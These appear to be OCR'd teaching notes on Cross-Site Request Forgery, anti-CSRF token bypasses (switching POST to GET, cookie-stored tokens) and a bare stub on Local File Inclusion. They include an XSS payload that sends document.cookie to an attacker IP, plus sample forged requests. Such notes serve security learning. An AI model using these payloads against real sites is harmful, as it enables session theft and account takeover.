

CSRF + LFI

Cross-Site Request Forgery

Local File Inclusion






CROSS-SITE REQUEST FORGERY


Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.

If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

Adds a function to the end of the URL to carry out an action on the victim's machine that is not intended


https://vulnerable-website.com/email/change?email=pwned@evil-user.net
Change email address
Email changed

TOKEN-BASED AUTHENTICATION TO PREVENT CSRF



BYPASSING TOKEN-BASED AUTHENTICATION TO PREVENT CSRF

```
POST /update-email HTTP/1.1
Host: socialmedia.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Cookie: sessionId=a1qb2ec132dwf52; user_token=1s4gty589tyq
Referer: https://socialmedia.com

email=mynewemail%40gmail.com&token=p37w3e44r5e3dqd3838uh1r4y
```

Original Request^

If the server only validates anti-CSRF tokens on POST requests:

Sometimes a server will only validate the anti-CSRF token in a POST request but not have the same validation mechanisms on GET requests. This means you can change the request method to GET and use that to send through your malicious CSRF payload.

```
GET /update-email?email=mynewemail%40gmail.com HTTP/1.1
Host: socialmedia.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
Cookie: sessionId=a1qb2ec132dwf52; user_token=1s4gty589tyq
Referer: https://socialmedia.com
```

NOTE: Request methods can easily be changed through Burpsuite


Example GET request ^

If the anti-CSRF token is stored as a cookie:


Sometimes the token is not stored server-side but instead, they return the actual token as a cookie and compare the anti-CSRF token submitted in the request body with the one present in the cookie. Since cookies are stored on the browser, it's not easy to manipulate the anti-CSRF token present in the cookie.

```
POST /update-email HTTP/1.1
Host: socialmedia.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Cookie: sessionId=a1qb2ec132dwf52; user_token=1s4gty589tyq; token=p37w3e44r5e3dqd3838uh1r4y
Referer: https://socialmedia.com

email=mynewemail%40gmail.com&token=p37w3e44r5e3dqd3838uh1r4y
```


Website
2
Perpetrator injects the website with a malicious script that steals each visitor's session cookies
3
For each visit to the website, the malicious script is activated
4
Visitor's session cookie is sent to perpetrator.
Perpetrator
Website Visitor
1
Perpetrator discovers a website having a vulnerability that enables script injection

This method is quite secure; however, if the application contains any other vulnerabilities (such as XSS) that allow attackers to set a cookie on the victim's browser, the CSRF protection can be bypassed by setting a new token in the cookie and using that token in the CSRF payload. Or alternatively, using XSS to steal the token/ cookie from target's browser.



Name *	Mr.Evil
Message *	<script type="text/javascript">document.location="http://192.168.0.48:5000/?c="+document.cookie;</script>


XSS to steal cookie


Local File Inclusion

+ Remote

Basically just navigating directories n shit

